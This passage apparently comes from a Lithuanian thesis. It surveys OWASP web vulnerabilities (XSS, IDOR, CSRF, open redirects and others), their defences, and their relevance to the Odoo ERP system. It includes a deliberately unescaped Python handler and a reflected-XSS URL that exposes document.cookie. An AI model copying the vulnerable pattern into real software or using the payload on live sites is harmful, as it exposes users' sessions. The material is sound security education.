Dažnai pasitaikantys šį pažeidžiamumą įtakojantys veiksniai:


1. vartotojų prisijungimo duomenys saugomi neapsaugoti ar naudojant netinkamas (pasenusias) apsaugos priemones;
2. prisijungimo duomenis galima atspėti ar perrašyti dėl prastų vartotojų paskyrų valdymo funkcijų;
3. sesijų identifikatoriai matomi puslapio URL adrese;
4. sesijos neturi apibrėžto galiojimo laiko ar yra nekorektiškai panaikinamos vartotojui atsijungiant;
5. vartotojų slaptažodžiai, sesijų identifikatoriai ar kiti prisijungimo duomenys yra siunčiami neapsaugotu kanalu.

Kadangi šis pažeidžiamumas yra bendrinio tipo (jį įtakoti gali daugybė veiksnių), šio tipo pažeidžiamumų šiame darbe nebus ieškoma.

1.5.3. Įterptinių komandų atakos

Įterptinių komandų atakos (angl. *XSS* arba *cross-site scripting*) įvyksta, kai duomenys iš nepatikimo šaltinio (dažniausiai – iš vartotojo, saityno užklausos) yra įterpiami į dinaminį turinį (pvz. HTML dokumentą), siunčiamą vartotojui. Atvaizdavimo metu (pvz. naršyklėje), įterptasis kodas gali būti įvykdomas. Tokiu būdu atakuotojo kodas įvykdomas aukos vartotojo kontekste, t. y. prieinami vartotojo slapukai, tinklalapio turinys, skirtas tam vartotojui ir t. t. *XSS* kenkėjišką kodą dažniausiai sudaro *JavaScript* kodas, tačiau pasitaiko ir *HTML* kodo ar *Flash* aplikacijų turinio atakų. Išskiriamos trys pagrindinės *XSS* atakų rūšys [10, p. 69]:

1. Išsaugotos *XSS* atakos – įterpiamas kenkėjiškas kodas visam laikui išsaugomas pažeidžiamame serveryje, pvz. jo duomenų bazėje. Vėliau šis kodas nusiunčiamas aukoms ir įvykdomas jų naršyklėse. Šio tipo atakos laikomos labiausiai pavojingomis [11], kadangi išsaugotas žalingas kodas gali būti pateikiamas iškart visiems puslapio lankytojams. Šio tipo atakos dar vadinamos pirmojo tipo (angl. *Type-I*) atakomis.
2. Atspindėtos *XSS* atakos – šios atakos metu kenkėjiškas kodas yra perduodamas kaip užklausoje ir yra grąžinamas nepakeistas (atspindimas) saityno serverio kaip klaidos pranešimas, paieškos rezultatas ar kitoks turinys. Aukos šia ataka išnaudojamos dažniausiai kitu keliu, pvz. el. laišku ar nuoroda kitoje svetainėje. Paspaudus ant nuorodos ar perduodant formą su specialiai paruoštu kenkėjišku kodu, serveris grąžina jį kaip dalį atsako į užklausą. Aukos naršyklėje kodas įvykdomas kaip patikimas, kadangi atkeliavo iš „patikimo“ serverio. Šio tipo atakos dar vadinamos antrojo tipo (angl. *Type-II*) atakomis.
3. Objektinio duomenų modelio (angl. *Document Object Model, DOM*) atakos – panašios į *XSS* atspindėjimo ataką, tačiau šios atakos atveju kenkėjiškas kodas nėra siunčiamas į serverį. Šio tipo atakos galimos HTML dokumentuose, be patikrinimo naudojančiuose duomenis iš *document.location*, *document.URL* ar *document.referer* kitų atakuotojo galimai manipuliuojamų laukų [11].



1.4 pav. Atspindėtos XSS atakos sekų diagrama

1.4 pateikta atspindėtos *XSS* atakos sekų diagrama. Visų pirma, atakuotojas aukai (pvz. el. paštu) nusiunčia kenkėjišką nuorodą į *XSS* ataka pažeidžiamą svetainę. Vartotojui paspaudus ant šios nuorodos, pažeidžiamos svetainės serveris HTTP atsako turinyje atspindės nuorodoje buvusį kenkėjišką kodą, kuris aukos kompiuteryje bus įvykdytas aukos naršyklės kontekste, t. y. bus pasiekiama naršyklės būsena, pvz. slapukai. Kadangi JavaScript kodo pagalba galima įvykdyti užklausas į kitas svetaines, atakuotojas galės nusisiųsti aukos slapukus pažeidžiamoje svetainėje į savo valdomą serverį (įskaitant sesijos identifikatoriaus slapuką, jei toks egzistuoja).

```
1 def render(request):
2     name = request.GET.get('name', None)
3     return '<html><body><h1>Labas, %s!</h1></body></html>' % name
```

Šiame pavyzdyje pateikiamas atspindėta *XSS* ataka pažeidžiamo serverio aplikacijos metodo, apdorojančio HTTP užklausą, kodas. Metodas grąžina minimalų HTML dokumentą, kuriame atspausdinamas *GET* parametru perduotas vartotojo vardas. Kadangi reikšmė neišvaloma, perdavus specialiai paruoštą reikšmę, galėsime papildyti grąžinama HTML dokumentą savo elementais. Pvz. ši nuoroda išves pranešimą su vartotojo slapukų duotoje svetainėje reikšme:

```
1 http://localhost:8000/labas?name=/><script>alert(document.cookie);</script>
```

1.5.3.1. Apsisaugojimas

Komandų įterpimo atakos dažnai būna itin sudėtingos, taigi nėra ir vieno paprasto būdo nuo jų apsisaugoti. Saityno aplikacijų kūrėjai šiam tikslui naudoja įvesties ir išvesties filtrus (duomenų validacija bei išvalymas) vartotojo įvedamiems duomenims. Duomenų validavimo filtro atveju tikrinama, ar įvesti duomenys atitinka iš anksto apibrėžtą duomenų tipą ar šabloną (pvz. telefono numeris), neleidžiant įvesti reikalavimų netenkinančių reikšmių. Duomenų išvalymo atveju, bet kokie duomenys yra leidžiami, tačiau prieš išsaugant ar išvedant reikšmę į ekraną tekstinėje duomenų išraiškoje esantys HTML sintaksės simboliai (pvz. &, <, >, /) pakeičiami į XML esybes (pvz. atitinkamai &, <, >, /). Apsisaugoti taip pat įmanoma ir

vartotojo pusėje, pvz. analizuojant serverio grąžinamą turinį įgaliotame serveryje (angl. *proxy*), įgyvendinant apsaugos nuo *XSS* atakų funkcijas naršyklėje ar pasitelkiant papildomą naršyklės įskiepį (pvz. *Firefox* naršyklei skirtą *NoScript*[5]) [10, 11].

1.5.3.2. Pažeidžiamumas tiriamosios VVS kontekste

Verta paminėti, jog *Odoo* VVS sistemoje, duomenys išvalomi tik atvaizdavimo metu, t. y. konstruojant tam tikro puslapio HTML dokumentą pagal apibrėžtą vaizdinio *XML* šabloną, o įvedimo metu duomenys nėra valomi (JavaScript kliente yra atliekamas įvesties duomenų atitikimo tam duomenų tipui tikrinimas, tačiau tekstinės reikšmės nėra tikrinamos). Tai reiškia, jog padidėja išsaugotų komandų įterpimo tikimybė, taigi tikslinga tyrimo metu ieškoti šio pažeidžiamumo.

1.5.4. Nesaugios tiesioginės nuorodos į objektą

Šis pažeidžiamumas iškyla tuomet, kai saityno aplikacija suteikia prieigą prie sistemoje saugomų objektų priklausomai nuo vartotojo įvestų duomenų (pvz. pagal identifikatorių), tačiau nėra atliekama arba atliekama nepakankama autorizacija. Tokiu būdu atakuotojas, modifikuodamas įvesties parametrus, gali įgyti prieigą prie sistemos objektų ar failų. Pavyzdžiui:

```
1 http://pvz.lt/saskaita?saskaitos_id=108691
```

Šiame pavyzdyje sistema atvaizduoja vartotojui išrašytą sąskaitą pagal pateiktą sąskaitos numerį (identifikatorių) *saskaitos_id*. Kadangi šis parametras yra santykinai nedidelis skaičius, galima nuspėti, jog sąskaitų numeriai generuojami iš eilės ir sąskaitos, kurių numeriai mažesni, taip pat turėtų egzistuoti. Jei serveryje nebus atliekama papildomas autorizacijos patikrinimas, bus galima pamatyti kitiems asmenims išrašytas sąskaitas, tokiu būdu galimai atskleidžiant konfidencialią informaciją (pvz. asmens kodą).

1.5.4.1. Apsisaugojimas

Nuo šio pažeidžiamumo apsisaugoti galima dviem būdais:

1. naudoti sunkiai atspėjamus identifikatorius nuorodoms į objektus (pvz. UUID[6]);
2. prieigos prie objekto metu tikrinti, ar vartotojas yra autorizuotas pasiekti šį objektą.

1.5.4.2. Pažeidžiamumas tiriamosios VVS kontekste

Odoo VVS objektinio duomenų bazės susiejimo lygmenyje įgyvendina automatinį prieigos kontrolės matricos (angl. *ACL, access control list*) modeliu pagrįstą prieigos prie objektų valdy-

[5] https://noscript.net/

[6] https://en.wikipedia.org/wiki/Universally_unique_identifier

mą. Dėl šios priežasties šio pažeidžiamumo tirti netikslinga. Nepaisant to, neatmetama tikimybė, jog šis pažeidžiamumas galimas viename iš papildomuose moduliuose esančių išplėstinių valdiklių – atsižvelgiant į tai, jog *Odoo* VVS apdorojant HTTP užklausą, užklausos į duomenų bazę gali būti vykdomos taip vadinamo *super*-vartotojo teisėmis, įmanoma, jog prieigos monitoriaus mechanizmas yra aplenkiamas (super-vartotojui netaikomi jokie prieigos apribojimai). Dėl šios priežasties šio pažeidžiamumo bus ieškoma tolimesnio tyrimo metu.

1.5.5. Neteisinga saugumo konfigūracija

Šis pažeidžiamumas gali būti pritaikomas bet kuriai saityno aplikacijai, kadangi, nepriklausomai nuo jos pačios saugumo, neteisinga serverio, tinklo ar fizinė kompiuterių konfigūracija gali atverti pažeidžiamumus kitame sistemos lygmenyje. Kadangi galimų serverio konfigūracijų kiekis be galo didelis, egzistuoja gausybė šio pažeidžiamumo variantų, pvz.:

1. Naudojamos pasenusios programų ar bibliotekų versijos.
2. Įjungtos nenaudojamos sistemos paslaugos (pvz. atviri prievadai).
3. Palikti numatytieji paskyrų slaptažodžiai.
4. Saityno aplikacija, paleista derinimo režimu, yra viešai prieinama ir klaidų pranešimuose matoma derinimo informacija.
5. Naudojami nesaugūs programų, paslaugų ar įrenginių nustatymai.

1.5.5.1. Apsisaugojimas

Tiesioginio apsisaugojimo nuo šio pažeidžiamumo nėra, tačiau sumažinti galimą riziką galima:

1. sudarant įmonės saugumo politiką, apibrėžiant bent minimalius sistemos saugumo reikalavimus, sistemos atnaujinimo procedūrą;
2. keliant sistemą administruojančių darbuotojų kvalifikaciją;
3. atliekant saugumo auditą.

1.5.5.2. Pažeidžiamumas tiriamosios VVS kontekste

Kadangi šis pažeidžiamumas gali pasireikšti gausybe skirtingų formų ir dažnai priklauso ne nuo pačios saityno aplikacijos saugumo, bet nuo kitų naudojamų paslaugų saugumo ar sistemą administruojančių asmenų kvalifikacijos, darbo metu šio pažeidžiamumo nebus ieškoma.

1.5.6. Jautrių duomenų paviešinimas

Duomenų jautrumo savybė gali kisti priklausomai nuo valstybės, kultūros ar kitų priežasčių, tačiau dažniausiai tai sudaro asmeniniai duomenys (adresas, asmens kodas), banko ar sveikatos apsaugos duomenys, valstybinės ar komercinės paslaptys ir t. t. Jautrių duomenų paviešinimas gali kilti dėl šių priežasčių:

1. duomenys saugomi ar perduodami neužšifruoti;
2. pasenusių šifravimo algoritmų naudojimo;
3. netinkamas šifravimo raktų administravimas;
4. neapibrėžtas aiškus jautrių duomenų naudojimo perimetras ar jų valdymo politika.

1.5.6.1. Apsisaugojimas

Siekiant apsisaugoti nuo šio pažeidžiamumo, patartina:
1. jautrius duomenis šifruoti saugojimo ir perdavimo metu naudojant stiprius šifravimo algoritmus;
2. nesant būtinybei, be reikalo nesaugoti jautrių duomenų. Saugiai sunaikinti duomenys, jei jie nebebus daugiau naudojami.

Kadangi šis pažeidžiamumas dalinai kyla iš saugomų duomenų jautrumo, tolimesnio darbo metu šio pažeidžiamumo nebus ieškoma.

1.5.7. Trūkstamas funkcinio lygmens prieigos tikrinimas

Šis pažeidžiamumas kyla tuomet, kai papildomos autorizacijos reikalaujančios saityno aplikacijos funkcijos grafinėje vartotojo sąsajoje yra neatvaizduojamos atliekant autorizacijos patikrinimą puslapio generavimo metu dėl nepakankamų vartotojo turimų teisių, tačiau funkcijos užklausos apdorojimo metu vartotojo autorizacija nėra pakartotinai tikrinama. Tai leidžia atakuotojui suklastoti funkcijos įvykdymo užklausą, įvykdant ją kitomis priemonėmis (pvz. komandinėje eilutėje) [12]. Atakuotojui pakanka žinoti funkcijos iškvietimo adresą ir papildomus perduodamus parametrus, taigi šis pažeidžiamumas lengviau išnaudojamas sistemose, kurių struktūra ar išeities kodas yra laisvai prieinami (pvz. atvirojoje programinėje įrangoje).

1.5.7.1. Pažeidžiamumas tiriamosios VVS kontekste


Odoo VVS *HTTP* valdikliuose programuotojui leidžia nurodyti keturis valdiklio autentifikacijos tikrinimo metodus:
1. *admin* – vartotojas gali būti neautentifikuotas, o *HTTP* užklausa bus apdorota supervartotojo teisėmis;
2. *user* – vartotojas privalo būti autentifikuotas;
3. *public* – vartotojas neprivalo būti autentifikuotas, tačiau turi turėti *HTTP* sesijos slapuką aktyvios duomenų bazės parinkimui;
4. *none* – joks autentifikacijos tikrinimas nėra atliekamas.

Programuotojui suklydus parenkant teisingą autentifikacijos tikrinimo metodą, *HTTP* valdiklio funkcija gali būti iškviesta neatlikus vartotojo autentifikacijos. Dėl šios priežasties tikslinga ieškoti šio pažeidžiamumo tyrimo metu.

1.5.8. Kryžminis svetainės užklausos klastojimas

Kryžminio svetainės užklausos klastojimo atakos metu atakuotojas sutrikdo vartotojo darbo su tam tikra svetaine sesijos integralumą vykdydamas užklausas į tą svetainę pasinaudodamas vartotojo naršykle – naršyklės saugumo politika leidžia saityno svetainėms siųsti HTTP užklausas bet kokiu tinklo adresu. Ši politika leidžia atakuotojui, valdančiam kenkėjiškos svetainės turinį, prieigą prie kitu atveju jam neprieinamų resursų [13]:

1. Tinklo prieigos – pavyzdžiui, jei aukos kompiuteris yra už tinklo užkardos, atakuotojas, panaudodamas aukos naršyklę, gali siųsti užklausas į tiesiogiai jam neprieinamus tinklo įrenginius.
2. Naršyklės būsena – užklausose, išsiųstose pasinaudojant aukos naršykle, atsispindės naršyklės būvio informacija, pvz. slapukai ar autentifikacijos antraštės.



1.5 pav. CSRF atakos sekų diagrama

1.5 sekų diagramoje pateikiama CSRF atakos sekų diagrama. Visų pirma, auka sąmoningai prisijungia prie pažeidžiamos (šiame pavyzdyje – banko) svetainės, tokiu būdu užmegzdama prisijungimo sesiją. Vėliau auka apsilanko atakuotojo valdomoje svetainėje su kenkėjišku turiniu. Šioje svetainėje talpinamo kenkėjiško kodo dėka aukos naršyklė, vartotojui to nežinant, įvykdo užklausą į pažeidžiamą svetainę. Kadangi vartotojo naršyklė saugo prisijungimo prie banko svetainės sesijos identifikatoriaus slapuką, banko svetainėje užklausa autorizuojama.

1.5.8.1. Apsisaugojimas

Apsisaugoti nuo CSRF pažeidžiamumo kuriant saityno aplikacijas galima trimis populiariais būdais [13]:

1. Į kiekvieną HTTP atsaką įterpti su vartotojo sesija susietą unikalų slaptą žetoną (angl.

token), o užklausos metu tikrinti, ar gauta reikšmė atitinka vartotoją, jei ne – užklausa neapdorojama. Tokiu būdu, atakuotojas priverčiamas atspėti slapto žetono reikšmę. Tiesa, dažnai svetainių kūrėjai pamiršta sukurti alternatyvią apsaugą prisijungimo formoms, kadangi prisijungimo metu sesija, su kuria būtų galima susieti slaptą žetoną, dar neegzistuoja.

2. Paprasčiausias būdas apsisaugoti nuo CSRF pažeidžiamumo – serverio pusėje tikrinti užklausos *Referer* antraštės reikšmę, praleidžiant užklausas tik iš patikimų šaltinių. Tiesa, iškyla dilema, kaip apdoroti užklausas, kurių *Referer* antraštė tuščia. Jei tuščia reikšmė leistina – apsauga tampa neveiksminga, jei ne – didelė dalis vartotojų nebegalės naudotis svetaine, kadangi dažnai tinklų saugos politika nepraleidžia šios antraštės dėl galimo asmens privatumo pažeidimo.
3. Naudoti XML HTTP užklausas būseną keičiančioms užklausoms, prie jų pridedant papildomą specializuotą (griežtai neapibrėžtą) CSRF apsaugos antraštę. Kadangi naršyklių saugos politika neleidžia siųsti papildomų specializuotų antraščių į kitus puslapius, tačiau leidžia tokias antraštes siųsti į savo svetainę; serverio pusėje teliks atmesti užklausas be specializuotos CSRF antraštės.

1.5.8.2. Pažeidžiamumas tiriamosios VVS kontekste

Pradedant 9.0-ąja versija *Odoo* VVS įgyvendina apsaugą nuo CSRF atakų panaudojant slaptus žetonus [7]. Ši apsauga pagal nutylėjimą įgalinta visoms užklausoms, naudojančioms nesaugiais laikomus HTTP metodus (pvz. *POST*, *PUT*, *DELETE*) [14, p. 22]. Dėl šios priežasties nėra tikslinga ieškoti šio pažeidžiamumo tyrimo metu.

1.5.9. Komponentų su žinomomis spragomis naudojimas

Pakartotinis programinių komponentų panaudojimas turi nemažai pranašumų: padidėja sistemos kokybė, programuotojų produktyvumas, sistemos našumas ir patikimumas, sumažėja sistemos kūrimo laikas, išvengiama pakartotinio funkcionalumo kūrimo, palengvėja kodo palaikymas, sumažėja sistemos kūrimo kaštai [15, p. 13]. Atliktų tyrimų metu nustatyta, jog nuo 40 % iki 60 % kuriamų sistemų kodo gali būti pakartotinai panaudota ir tik 15 % sistemų kodo yra unikalus konkrečiai sistemai. Nepaisant to, panaudojant trečiųjų šalių programinius komponentus atsiranda tikimybė, jog kuriamoji sistema taip pat taps pažeidžiama dėl klaidos viename iš naudojamų komponentų. Jei apie pažeidžiamumą bus paskelbiama viešai, pvz. komponento kūrėjo svetainėje, programinės įrangos pažeidžiamumų svetainėje (pvz. CVE[8] ar NVD[9]), atakuotojui, žinančiam sistemos naudojamų komponentų versijų sąrašą, atsivers galimybė pažeisti sistemos saugumą. Dėl šios priežasties tampa labai svarbu stebėti internetinės pažeidžiamumų paskelbimo duomenų bazes dėl galimų spragų sistemoje naudojamuose trečiųjų šalių komponentuose

[7] https://www.odoo.com/documentation/9.0/reference/http.html#csrf

[8] http://cve.mitre.org/

[9] http://nvd.nist.gov/home.cfm

[16].

1.5.9.1. Apsisaugojimas

Siekiant apsisaugoti nuo šio pažeidžiamumo, patartina:

1. identifikuoti visus naudojamus trečiųjų šalių programinius komponentus;
2. sekti su šių komponentų saugumu susijusią informacija viešose pažeidžiamumų duomenų bazėse, komponento kūrėjų svetainėje ir pastoviai atnaujinti komponentus į naujausią versiją;
3. apibrėžti komponentų panaudojimo saugumo politiką, kurioje apibrėžiama jų naudojimo kūrimo metu praktika, saugumo užtikrinimo testai;
4. kur įmanoma, stengtis sumažinti komponento sistemai galimą padaryti žalą, pvz. išjungiant nenaudojamas komponento funkcijas.


1.5.9.2. Pažeidžiamumas tiriamosios VVS kontekste

Odoo VVS naudoja 42[10] trečiųjų šalių bibliotekas, skirtas *Python* programavimo kalbai ir dar keletą sistemos lygmens paketų. Nepriklausomai nuo to, laikant, jog žinomos trečiųjų šalių programinių komponentų spragos ištaisomos naujausioje komponento versijoje, šis pažeidžiamumas tampa nepriklausomas nuo pačios sistemos ir virsta sistemos administracijos atsakomybe. Dėl šios priežasties šio pažeidžiamumo tolimesnėje darbo dalyje nebus ieškoma.

1.5.10. Nepatvirtintas nukreipimas

Šio tipo pažeidžiamumas iškyla tuomet, kai saityno aplikacija nukreipimui į kitą aplikacijos puslapį ar svetainę nukreipimo adresui sudaryti naudoja vartotojui prieinamus parametrus be patikrinimo. Pakeisdamas parametro reikšmę, atakuotojas gali sukonstruoti nuorodą, nukreipiančią auką į suklastotą, jo valdomą svetainę ir pateikti tą nuorodą aukai. Kadangi nuorodos adreso dalyje bus matomas patikimos svetainės adresas, nemaža tikimybė, jog auka pasikliaus nuoroda ir, nukreipus ją į suklastotą, tačiau panašiai ar net identiškai atrodančią svetainę, neįtars apgaulės ir toliau naudosis jau atakuotojo valdoma kenkėjiška svetaine. Tokiu būdu, atakuotojas galės išgauti tam tikrus aukos įvedamus duomenis (pvz. prisijungimo ar banko duomenis). Ši ataka vadinama išviliojimo (angl. *phishing*) ataka [17].

[10] https://github.com/odoo/odoo/blob/9.0/requirements.txt



1.6 pav. Nepatvirtinto nukreipimo atakos sekų diagrama

1.6 pateiktoje nepatvirtinto nukreipimo sekų diagramoje atakuotojas, apsimesdamas banku, nusiunčia aukai (pvz. el. paštu) laišką, raginantį prisijungti prie banko savitarnos svetainės ir atnaujinti paskyros duomenis. Auka, pamačiusi, jog nuoroda iš tikro prasideda banko adresu, paspaudžia ant nuorodos ir iš pradžių yra nukreipiamas į banko svetainę. Išsiuntus prisijungimo formą banko serveriui, kuris, patvirtinęs prisijungimą, grąžina aukai HTML dokumentą su nukreipimu į kitą puslapį (šiuo atveju, kadangi neatliekamas patikrinimas, į atakuotojo valdomą suklastotą banko svetainės kopiją), tačiau auka to nepastebi. Atakuotojas gali išvesti aukai pranešimą, pvz. kad įvesti prisijungimo duomenys neteisingi ir reikia bandyti iš naujo. Auka pakartotinai užpildo formą ir šįkart išsiunčia ją jau į atakuotojo valdomą serverį – šią akimirką atakuotojui tampa žinomi vartotojo prisijungimo duomenys. Papildomai, atakuotojas gali pasirinkti nukreipti auką atgal į banko svetainę, kad nesukelti vartotojui įtarimo. Kadangi vartotojas prie banko svetainės jau prisijungė, šios atakos jis gali net nepastebėti.

1.5.10.1. Apsisaugojimas

Siekiant apsisaugoti nuo šio pažeidžiamumo, patartina [17]:

1. vengti vartotojų nukreipimo priemonių naudojimo;
2. konstruojant nukreipimo adresą nenaudoti vartotojo manipuliuojamų reikšmių;
3. jei negalima išvengti vartotojo manipuliuojamų reikšmių įtraukimo į adresą, reikėtų tikrinti, ar gautas adresas yra nepavojingas.

1.6. Pažeidžiamumų aptikimo metodų apžvalga

Šiame skyrelyje trumpai apžvelgsime žinomus metodus, skirtus pažeidžiamumams saityno aplikacijose aptikti. OWASP ekspertų nuomone, efektyviausias būdas saugumo spragoms saityno

aplikacijose aptikti yra kodo peržiūra. Deja, tačiau toks procesas ilgai užtrunka, reikalauja patyrusio eksperto įgūdžių, be to didelė tikimybė nepastebėti spragų dėl žmogiškos klaidos. Dėl šios priežasties, saugumo tyrėjai vysto automatizuotus metodus saugumo spragoms aptikti. Šie metodai gali būti suskirstyti į dvi plačias kategorijas [18]:

1. Juodosios dėžės testavimą (angl.*black-box testing*) – tokio testavimo metu sistema testuojama iš vartotojo pusės ir laikoma, jog sistemos išeities kodas yra nežinomas. Visos žinios apie sistemą gaunamos stebėjimų metu, pvz. atliekant HTTP užklausas, užpildant HTML formas ir t. t., ir stebimas tokių veiksmų rezultatas, tačiau nežinoma, kokie veiksmai atliekami sistemos viduje. Juodosios dėžės testavimo privalumai [19, p. 13]:
   - Prieinamumas – juodosios dėžės testavimo metodą galima naudoti net jei yra prieinamas tiriamos saityno aplikacijos išeities kodas.
   - Pakartojamumas – kadangi juodosios dėžės testavimo metodas nesudaro išankstinių prielaidų apie tiriamą sistemą (kadangi sistemos struktūra ir veikimas nežinomi), vienai sistemai sukurtus testus galima panaudoti tiriant ir kitas sistemas.
   - Paprastumas – juodosios dėžės testavimas gali būti atliekamas neturint gilių žinių apie tiriamą sistema.

   Juodosios dėžės testavimo trūkumai [19, p. 13]:
   - Padengiamumas – juodosios dėžės testavimo metu sunku įvertinti testavimo metu padengtą tiriamosios sistemos dalį ir įvertinti testavimo efektyvumą.
   - Atakos paprastumas – juodosios dėžės testavimo metodas tinkamas tuomet, kai pažeidžiamumą įtakoja vienas įvesties vektorius. Sudėtingoms atakoms įgyvendinti gali prireikti kelių vektorių, pvz. vienas veiksmas įveda sistemą į pažeidžiamą būseną, kitas – išnaudoja pažeidžiamumą. Tokios atakos reikalauja testuojamos sistemos logikos suvokimo, taigi negali būti aptiktos juodos dėžės testų metu.

2. Baltosios dėžės testavimą (angl.*white-box testing*) – šio tipo testavimo metu laikoma, jog tiriamos aplikacijos išeities kodas yra žinomas, taigi galima atlikti ir dinaminę, ir statinę kodo analizę. Baltosios dėžės testavimo privalumai [19, p. 9]:
   - Padengiamumas – kadangi prieinamas visas tiriamos sistemos kodas, kodo peržiūros metu galima užtikrinti pilną sistemos padengiamumą – t. y. visi galimi vykdymo keliai gali būti patikrinti nuo pažeidžiamumų.

   Baltosios dėžės testavimo trūkumai [19, p. 9]:
   - Sudėtingumas – išeities kodo analizės įrankiai nėra tobuli ir gali pranešti apie galimus netikrus pažeidžiamumus (angl. *false positive*). Šių įrankių generuojamą ataskaita privalo būti patikrinta patyrusio programuotojo ar saugumo eksperto tam, kad patvirtinti ar atmesti atrastus pažeidžiamumus. Kadangi stambaus projekto kodo analizės ataskaita gali būti labai ilga, šis procesas gali pareikalauti gausių išteklių.
   - Prieinamumas – programinės įrangos išeities kodas ne visuomet yra prieinamas, pvz. komercinės programinės įrangos atveju šis metodas negali būti naudojamas.

1.6.1. Dėmių analizė

Baltosios dėžės testavimo atveju pažeidžiamumams aptikti dažnai naudojamas dėmių požymio analizė (angl. *taint mode*), skirta galimo nepatikrintų įvesties reikšmių panaudojimo duomenų išvedimo metu aptikimui. Dėmių požymiu paremta analizė gali būti vykdoma statiškai, dinamiškai arba derinant statinę ir dinaminę analizę [20]. Dinaminės analizės metu kodo vykdymo eigoje sekami duomenų srautai siekiant užtikrinti, jog duomenys, įvesti iš nepatikimo šaltinio (angl. *source*) nebūtų perduoti į jautrią išvestį (angl. *sink*) be išvalymo. Dažniausiai šios analizės metu tikrinamos tik simbolių eilutės tipo reikšmės, ignoruojant kitokio tipo duomenis. Analizės metu laikomasi šių prielaidų:

1. Visi duomenys, gauti iš vartotojo HTTP užklausa ar kitu būdu, yra nepatikimi (arba dėmėti).
2. Visi saityno aplikacijai lokalūs duomenys yra patikimi (be dėmės požymio).
3. Bet kokie nepatikimi duomenys gali būti paverčiami patikimais specialių transformacijų, vadinamų išvalymu (angl. *sanitization*), dėka.

Laikantis tokių prielaidų, pažeidžiamumu vadinamas bet kurios iš šių taisyklių pažeidimas:

1. Nepatikimi (dėmėti) duomenys negali būti naudojami HTTP atsako konstravimo metu. Tai leidžia išvengti XSS pažeidžiamumų.
2. Nepatikimi (dėmėti) duomenys neturėtų būti išsaugojami, siekiant išvengti galimo jų panaudojimo HTTP atsako konstravimo metu ateityje.
